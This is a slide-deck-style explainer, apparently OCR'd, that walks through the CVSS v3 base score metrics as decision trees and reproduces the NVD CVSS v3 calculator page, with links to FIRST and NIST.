
The "calculator"

Note that the impact metrics refer to the CIA triad.

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2016-7211&vector=AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

CVE Scoring Rubric v3 - Base Score

5.1. Attack Vector



Does the attacker exploit the vulnerable component via the network stack?

Yes → Can the vulnerability be exploited from across a routed (OSI layer 3) network?

Yes → **Network (N)** Vulnerability is exploitable from across the internet, or absent more information, assume worst case

No → **Adjacent (A)** Vulnerability is exploitable across a limited physical or logical network distance. i.e. bluetooth, wifi, etc

No → Does the attacker require physical access to the target?


No → **Local (L)** Attack is committed through a local application vulnerability, or the attacker is able to log in locally

Yes → **Physical (P)** Attacker requires physical access to the vulnerable component

Base score is increasing the farther (logically and physically) the attacker can be from the target

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score



5.2. Attack Complexity

Low (L)
Attacker can exploit the vulnerability at any time, always

High (H)
Successful attack depends on conditions beyond the attacker's control


Base score is greater when the attack can be performed at will

Note: this excludes user interaction

https://www.first.org/cvss/user-guide


CVE Scoring Rubric v3 - Base Score

5.3. Privileges Required


Must the attacker be authorized to the exploitable component prior to attack?
No
Yes
Are administrator privileges required?
No
Yes
None (N)
An unauthorized attacker
Low (L)
User level access required
High (N)
Administrator or system level access required
Base score is increasing as fewer privileges are required

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score




5.4. User Interaction

Does the attacker require some other user to perform an action?
No
None (N)
Attack can be accomplished without any user interaction
Yes
Required (R)
Successful attack requires user interaction
Base score is greater when no user interaction is required

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score



5.5. Scope

Can the attacker affect a component whose authority is different than the vulnerable component?


Changed (C) Impacts caused to systems beyond the exploitable component

Unchanged (U) Impact is localized to the exploitable component

Base score is greater when impact affects systems beyond the vulnerable component

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score



5.6. Confidentiality Impact

Is there any impact to confidentiality?

Yes

Can attacker obtain all information from impacted component, OR is the disclosed information critical?

Yes

High (H)
All information is disclosed to attacker, OR, only some critical information is disclosed

No

Low (L)
Some information can be obtained, and/or attacker does not have control over kind or degree

No


None (N)
No information is disclosed

Base score is increasing in the degree of information disclosed

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score

5.7. Integrity Impact



Is there any impact to integrity?

Yes

Can attacker modify all information of impacted component, OR is the modified information critical?

Yes

High (H)
Attacker can modify any information at any time, OR, only some, critical information can be altered

No

Low (L)
Some information can be altered, and/or attacker does not have control over kind or degree


No

None (N)
No integrity loss

Base score is increasing in the degree of information that can be modified


https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score


5.8. Availability Impact
Is there any impact to the availability of a resource?
Yes
Can attacker completely deny access to the affected component, OR is the resource critical?
Yes
High (H)
Resource is completely unavailable, OR select resource is critical to the component
No
Low (L)
Reduced performance or interruption of resource availability or response
No
None (N)
No availability impact
Base score is increasing in the degree of resource availability affected

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Calculator



Common Vulnerability Scoring System Calculator Version 3

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: NA
Impact Subscore: NA
Exploitability Subscore: NA
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: NA

CVSS Vector

NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

Score will be shown here

Toggle selections here

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

CVSS Rubric v3

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

